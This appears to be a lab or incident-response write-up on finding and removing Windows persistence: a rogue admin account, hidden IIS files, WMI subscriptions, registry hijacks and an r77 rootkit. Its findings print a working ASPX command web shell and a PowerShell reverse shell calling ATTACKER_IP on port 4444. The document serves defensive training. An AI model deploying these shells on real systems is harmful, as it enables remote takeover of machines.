


```
Remove-ItemProperty -Path  
"HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -Name  
"UpdaterService"
```

2. User Account Manipulation

How They Were Found

- **Account Enumeration:**
By running the `net user` command, a list of user accounts was generated. An unexpected account, "**DefaultUser**", was identified. We can further enumerate this account by seeing its group membership with:

```
net user DefaultUser
```

This reveals the user to be a part of the Administrators group and the Remote Desktop Users group, indicating it as malicious.

Remediation Steps

- **Delete the Unwanted User Account:**

```
net user DefaultUser /delete
```

```
PS C:\Users\Administrator> net user

User accounts for \\WIN-8M5NE06FKV9

-----
Administrator          DefaultAccount          DefaultUser
Guest                   WDAGUtilityAccount
The command completed successfully.

PS C:\Users\Administrator> net user DefaultUser
User name                DefaultUser
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        3/2/2025 5:04:28 PM
Password expires         4/13/2025 5:04:28 PM
Password changeable      3/2/2025 5:04:28 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Administrators        *Remote Desktop Users
                        *Users
Global Group memberships *None
The command completed successfully.

PS C:\Users\Administrator>
```

3. Web Root Injections and Web Shells

How They Were Found

- **Directory Inspection:**

A manual directory listing of the web root (C:\inetpub\wwwroot) revealed hidden files that did not appear to belong to the website. Tools like Autoruns helped in identifying these anomalous files.

```
PS C:\Users\Administrator> Get-ChildItem -Path "C:\inetpub\wwwroot" -Force

Directory: C:\inetpub\wwwroot

Mode                LastWriteTime         Length Name
----                -
d-----            3/2/2025  11:51 AM                aspnet_client
-a-h--            2/28/2025   8:47 PM                379 cmd.aspx
-a-h--            3/2/2025  11:55 AM                575 Global.asax
-a-----            3/2/2025  11:50 AM                703 iisstart.htm
-a-----            3/2/2025  11:50 AM            99710 iisstart.png
-a-h--            2/28/2025   8:16 PM                262 web.config

PS C:\Users\Administrator>
```

- **Suspicious Web Shell Discovery:**

A file named "cmd.aspx" was found in the web root. Reading its content using Get-Content confirmed it contained suspicious code intended to execute commands remotely.

```
PS C:\Users\Administrator> Get-Content -Path "C:\inetpub\wwwroot\cmd.aspx"
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<%
    string cmd = Request["cmd"];
    Process proc = new Process();
    proc.StartInfo.FileName = "cmd.exe";
    proc.StartInfo.Arguments = "/c " + cmd;
    proc.StartInfo.UseShellExecute = false;
    proc.StartInfo.RedirectStandardOutput = true;
    proc.Start();
    Response.Write(proc.StandardOutput.ReadToEnd());
%>
PS C:\Users\Administrator>
```


Remediation Steps

Test the Web Shell:

```
curl.exe "http://localhost/cmd.aspx?cmd=whoami"
```

```
PS C:\Users\Administrator> curl.exe "http://localhost/cmd.aspx?cmd=whoami"  
nt authority\system
```

You may have also noticed the web shell was added as an exclusion in windows defender:



Remove the Web Shell:

```
Remove-Item -Path "C:\inetpub\wwwroot\cmd.aspx" -Force
```

Check and Clean Configuration Files:

```
Get-Content -Path "C:\inetpub\wwwroot\Global.asax"  
Get-Content -Path "C:\inetpub\wwwroot\web.config"
```

```

PS C:\Users\Administrator> Get-Content -Path "C:\inetpub\wwwroot\Global.asax"
<%@ Application Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>

<script runat="server">
void Application_BeginRequest(object sender, EventArgs e)
{
    string psExecPath = @"C:\Tools\Psexec.exe";

    string sessionId = "1";

    string arguments = "-accepteula -i " + sessionId
        + " -d \"C:\\DesktopGoose\\GooseDesktop.exe\"";

    ProcessStartInfo psi = new ProcessStartInfo(psExecPath, arguments)
    {
        UseShellExecute = false,
        CreateNoWindow = true
    };

    Process.Start(psi);
}
</script>
PS C:\Users\Administrator> Get-Content -Path "C:\inetpub\wwwroot\web.config"
<configuration>
  <system.web>
    <compilation>
      <assemblies>
        <add assembly="System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" />
      </assemblies>
    </compilation>
  </system.web>
</configuration>
PS C:\Users\Administrator>

```

Looking at these two files, we can see they are the source of every request made to the website launching a goose.

```
Remove-Item -Path "C:\inetpub\wwwroot\Global.asax" -Force
```

```
Remove-Item -Path "C:\inetpub\wwwroot\web.config" -Force
```

```

PS C:\Users\Administrator> Remove-Item -Path "C:\inetpub\wwwroot\Global.asax" -Force
PS C:\Users\Administrator> Remove-Item -Path "C:\inetpub\wwwroot\web.config" -Force

```

```
PS C:\Users\Administrator> Get-ChildItem -Path "C:\inetpub\wwwroot" -Force
```

Directory: C:\inetpub\wwwroot

Mode	LastWriteTime	Length	Name
d----	3/2/2025 11:51 AM		aspnet_client
-a-h--	2/28/2025 8:47 PM	379	cmd.aspx
-a-h--	3/2/2025 11:55 AM	575	Global.asax
-a----	3/2/2025 11:50 AM	703	iisstart.htm
-a----	3/2/2025 11:50 AM	99710	iisstart.png
-a-h--	2/28/2025 8:16 PM	262	web.config

```
PS C:\Users\Administrator>
```

4. Network Shares and Temporary Files

How They Were Found

- **Network Share Inspection:**

Using the commands `net share` and `Get-SmbShare`, unusual shares were identified—specifically, shares like **"WinShare"** that did not appear in normal configurations.

```
PS C:\Users\Administrator> net share

Share name      Resource                Remark
-----
C$              C:\                    Default share
IPC$            C:\                   Remote IPC
ADMIN$          C:\WINDOWS             Remote Admin
WinShare        C:\Windows\Temp
The command completed successfully.

PS C:\Users\Administrator> Get-SmbShare

Name      ScopeName Path          Description
-----
ADMIN$    *         C:\WINDOWS    Remote Admin
C$        *         C:\           Default share
IPC$      *         C:\           Remote IPC
WinShare  *         C:\Windows\Temp
```

```
PS C:\Users\Administrator>
```

- **Temporary Directory Analysis:**

The Windows Temp directory was scanned (via `Get-ChildItem`), uncovering suspicious

scripts such as "taskhelper.ps1", which are often used to maintain persistence.

```
PS C:\Users\Administrator> Get-ChildItem -Path "C:\Windows\Temp" -Force

Directory: C:\Windows\Temp

Mode                LastWriteTime         Length Name
----                -
d-----            3/2/2025   5:51 PM             Fonts
d-----            3/2/2025  10:45 AM             SSS_c38ea648a38bdb010100000080219c21
d-----            3/2/2025  12:31 PM             vmware-SYSTEM
-a----            3/2/2025  12:27 PM             88959 msedge_installer.log
-a----            3/3/2025   7:19 AM              102 silconfig.log
-a-h--            3/2/2025   5:03 PM              537 taskhelper.ps1
-a----            3/2/2025   5:52 PM             35059 vmware-vmSvc-SYSTEM.log
-a----            3/3/2025   7:19 AM             2940 vmware-vmtoolsd-Administrator.log
-a----            3/3/2025   7:18 AM             2940 vmware-vmtoolsd-SYSTEM.log
-a----            3/2/2025   5:52 PM             22479 vmware-vmusr-Administrator.log
-a----            3/3/2025   7:18 AM             2405 vmware-vmvss-SYSTEM.log

PS C:\Users\Administrator> |
```

Remediation Steps

Inspecting "taskhelper.ps1" with the following command resulted in the discovery of a backdoor:

```
Get-Content -Path "C:\Windows\Temp\taskhelper.ps1"
```

```
PS C:\Users\Administrator> Get-Content -Path "C:\Windows\Temp\taskhelper.ps1"
$client = New-Object System.Net.Sockets.TCPClient("ATTACKER_IP",4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$client.Close();
PS C:\Users\Administrator>
```


Remove the Suspicious Script and Share:

```
PS C:\Users\Administrator> net share WinShare /delete  
WinShare was deleted successfully.
```

```
PS C:\Users\Administrator> Remove-Item -Path "C:\Windows\Temp\taskhelper.ps1" -Force
```

```
net share WinShare /delete
```

```
Remove-Item -Path "C:\Windows\Temp\taskhelper.ps1" -Force
```

```
PS C:\Users\Administrator> net share
```

Share name	Resource	Remark
C\$	C:\	Default share
IPC\$		Remote IPC
ADMIN\$	C:\WINDOWS	Remote Admin
WinShare	C:\Windows\Temp	

```
The command completed successfully.
```

```
PS C:\Users\Administrator> Get-SmbShare
```

Name	ScopeName	Path	Description
ADMIN\$	*	C:\WINDOWS	Remote Admin
C\$	*	C:\	Default share
IPC\$	*		Remote IPC
WinShare	*	C:\Windows\Temp	

```
PS C:\Users\Administrator>
```

5. WMI-Based Persistence

How They Were Found

- **WMI Subscription Check:**

Using the command `Get-WmiObject -Namespace "root\subscription" -Class "__EventFilter"` to query the namespace revealed unexpected event filters and consumers. These objects are often used by attackers to trigger malicious actions on

certain system events.

```
PS C:\Users\Administrator> Get-WmiObject -Namespace "root\subscription" -Class "__EventFilter"

__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS    : __IndicationRelated
__DYNASTY       : __SystemClass
__RELPATH       : __EventFilter.Name="SCM Event Log Filter"
__PROPERTY_COUNT : 6
__DERIVATION    : {__IndicationRelated, __SystemClass}
__SERVER        : WIN-8M5NE06FKV9
__NAMESPACE    : ROOT\subscription
__PATH          : \\WIN-8M5NE06FKV9\ROOT\subscription:__EventFilter.Name="SCM Event Log Filter"
CreatorSID      : {1, 2, 0, 0..}
EventAccess     :
EventNamespace  : root\cimv2
Name            : SCM Event Log Filter
Query           : select * from MSFT_SCMEventLogEvent
QueryLanguage   : WQL
PSComputerName  : WIN-8M5NE06FKV9

__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS    : __IndicationRelated
__DYNASTY       : __SystemClass
__RELPATH       : __EventFilter.Name="StartupTrigger"
__PROPERTY_COUNT : 6
__DERIVATION    : {__IndicationRelated, __SystemClass}
__SERVER        : WIN-8M5NE06FKV9
__NAMESPACE    : ROOT\subscription
__PATH          : \\WIN-8M5NE06FKV9\ROOT\subscription:__EventFilter.Name="StartupTrigger"
CreatorSID      : {1, 5, 0, 0..}
EventAccess     :
EventNamespace  : root\cimv2
Name            : StartupTrigger
Query           : SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name = 'winlogon.exe'
QueryLanguage   : WQL
PSComputerName  : WIN-8M5NE06FKV9

PS C:\Users\Administrator> |
```

Remediation Steps

Remove Malicious WMI Objects:

```
Get-WmiObject -Namespace "root\subscription" -Class "__EventFilter" |
Remove-WmiObject
Get-WmiObject -Namespace "root\subscription" -Class "__EventConsumer" |
Remove-WmiObject
Get-WmiObject -Namespace "root\subscription" -Class
 "__FilterToConsumerBinding" | Remove-WmiObject
```

```
PS C:\Users\Administrator> Get-WmiObject -Namespace "root\subscription" -Class "__EventFilter" | Remove-WmiObject
PS C:\Users\Administrator> Get-WmiObject -Namespace "root\subscription" -Class "__EventConsumer" | Remove-WmiObject
PS C:\Users\Administrator> Get-WmiObject -Namespace "root\subscription" -Class "__FilterToConsumerBinding" | Remove-WmiObject
```

6. User Profile Script Manipulation

How They Were Found

- **Profile Inspection:**
A check of the user's profile using `Test-Path $PROFILE` followed by `Get-Content`

`$PROFILE` revealed modifications that could execute malicious code upon login. Such modifications are often discovered by comparing the current profile with a known-good baseline.

```
PS C:\Users\Administrator> Test-Path $PROFILE
True
PS C:\Users\Administrator> Get-Content $PROFILE
# Path to PsExec
$psExecPath = "C:\Tools\PsExec.exe"

# Session ID where you want Goose to appear
$sessionId = "1"

# Call PsExec directly, but redirect stdout to $null and stderr to stdout
& $psExecPath -accepteula -i $sessionId -d "C:\DesktopGoose\GooseDesktop.exe" > $null 2>&1
PS C:\Users\Administrator>
```

Remediation Steps

- Remove the Malicious Profile Script:

```
Remove-Item $PROFILE -Force
```

```
PS C:\Users\Administrator> Remove-Item $PROFILE -Force
PS C:\Users\Administrator> Get-Content $PROFILE
```

7. MSC File Hijacking

How They Were Found

- **Registry Analysis:**
Autoruns and manual registry inspection identified unusual modifications in the registry path for MSC files (`HKEY_CLASSES_ROOT\mscfile\shell\open\command`). An extra value called "**BackupCommand**" was found that could be used to reintroduce malicious behavior.


```
PS C:\Users\Administrator> Get-ItemProperty -Path "Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command"

(default)      : powershell.exe -NoProfile -WindowStyle Hidden -Command "C:\Tools\PsExec.exe -accepteula -i 1 -d "C:\DesktopGoose\GooseDesktop.exe""
BackupCommand  : "C:\WINDOWS\system32\mmc.exe" "%1" %*
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command
PSParentPath   : Microsoft.PowerShell.Core\Registry::HKEY_CLASSES_ROOT\mscfile\shell\open
PSChildName    : command
PSProvider     : Microsoft.PowerShell.Core\Registry
```

Remediation Steps

Restore Default Behavior:

```
Get-ItemProperty -Path  
"Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command"  
Set-ItemProperty -Path  
"Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command" -Name "(Default)"  
-Value 'C:\Windows\System32\mmc.exe "%1" %*''  
Remove-ItemProperty -Path  
"Registry::HKEY_CLASSES_ROOT\mscfile\shell\open\command" -Name  
"BackupCommand" -Force
```



8. Rootkit Detection

How They Were Found

- **Scanning with GMER:**
A full scan with GMER (Download at [GMER download latest version](#)) on the virtual machine was performed. The scan revealed anomalies such as a hidden bat file ("**\$77script.bat**") in the Temp directory and unusual process injection behavior. Research (e.g., googling "**\$77 rootkit**") confirmed these symptoms as indicative of the


Bytecode77 r77 rootkit.

File	C:\\$Recycle.Bin\S-1-5-21-148845481-527483631-2243101428-500\\${RMODY}81.3\\${77-Example.exe	48640 bytes executable
File	C:\Windows\SoftwareDistribution\DataStore\Logs\edb00016.log	1310720 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\SoftwareDistribution\Download\14ac1d235a2807956c7aa5f05157fe\Package_for_RollupFix~~~amd64~~~26100.3194.1....	0 bytes
File	C:\Windows\System32\Tasks\\${77}svc64	14194928 bytes executable
File	C:\Windows\Temp\\${77}script.bat	13990 bytes
File	C:\Windows\Temp\\${77}script.bat	85 bytes

Remediation Steps

- **Confirming the rootkit:**

Attempting to locate C:\Windows\Temp\\${77}script.bat fails, even showing hidden processes, confirming the presence of the rootkit.



- **Removing the Rootkit:**

1. **Download the rootkit setup files:** Download the zip file from <https://bytecode77.com/r77-rootkit>
2. Launch the test console, indicating the rootkit is active, then check the startup tab to confirm the presence of "\$77script.bat".


r77 Test Console

File Run Processes Help


Processes Config System Control Pipe

Process	PID	Platform	Integrity	User	Flags	Inject	Detach	Hide by PID
AggregatorHost.exe	4748	64	System	SYSTEM		Injected	Detach	Hide
ApplicationFrameHost.exe	9872	64	High	Administrator		Injected	Detach	Hide
audiodg.exe	5188	64	System	LOCAL SERVICE		Injected	Detach	Hide
AzureArcSysTray.exe	7564	64	High	Administrator		Injected	Detach	Hide
conhost.exe	1772	64	System	SYSTEM		Injected	Detach	Hide
conhost.exe	1820	64	System	SYSTEM		Injected	Detach	Hide
conhost.exe	8872	64	High	Administrator		Injected	Detach	Hide
csrss.exe	676	64	System	SYSTEM		Inject		Hide
csrss.exe	788	64	System	SYSTEM		Inject		Hide
ctfmon.exe	1452	64	High	Administrator		Injected	Detach	Hide
dllhost.exe	4232	64	System	SYSTEM		Injected	Detach	Hide
dllhost.exe	8576	64	High	Administrator		Inject		Hide
dwm.exe	1844	64	System	DWM-1		Injected	Detach	Hide
explorer.exe	7084	64	High	Administrator		Injected	Detach	Hide
fontdrvhost.exe	512	64	Low	UMFD-1		Inject		Hide
fontdrvhost.exe	776	64	Low	UMFD-0		Inject		Hide
lsass.exe	932	64	System	SYSTEM		Injected	Detach	Hide
MoNotificationUx.exe	7452	64	High	Administrator		Injected	Detach	Hide
MoUsocoreWorker.exe	9608	64	System	SYSTEM		Injected	Detach	Hide
msdtc.exe	4412	64	System	NETWORK SERVICE		Injected	Detach	Hide
msedge.exe	1096	64	High	Administrator		Injected	Detach	Hide
msedge.exe	1108	64	Untrusted	Administrator		Inject		Hide

Version 1.6.3 Elevated



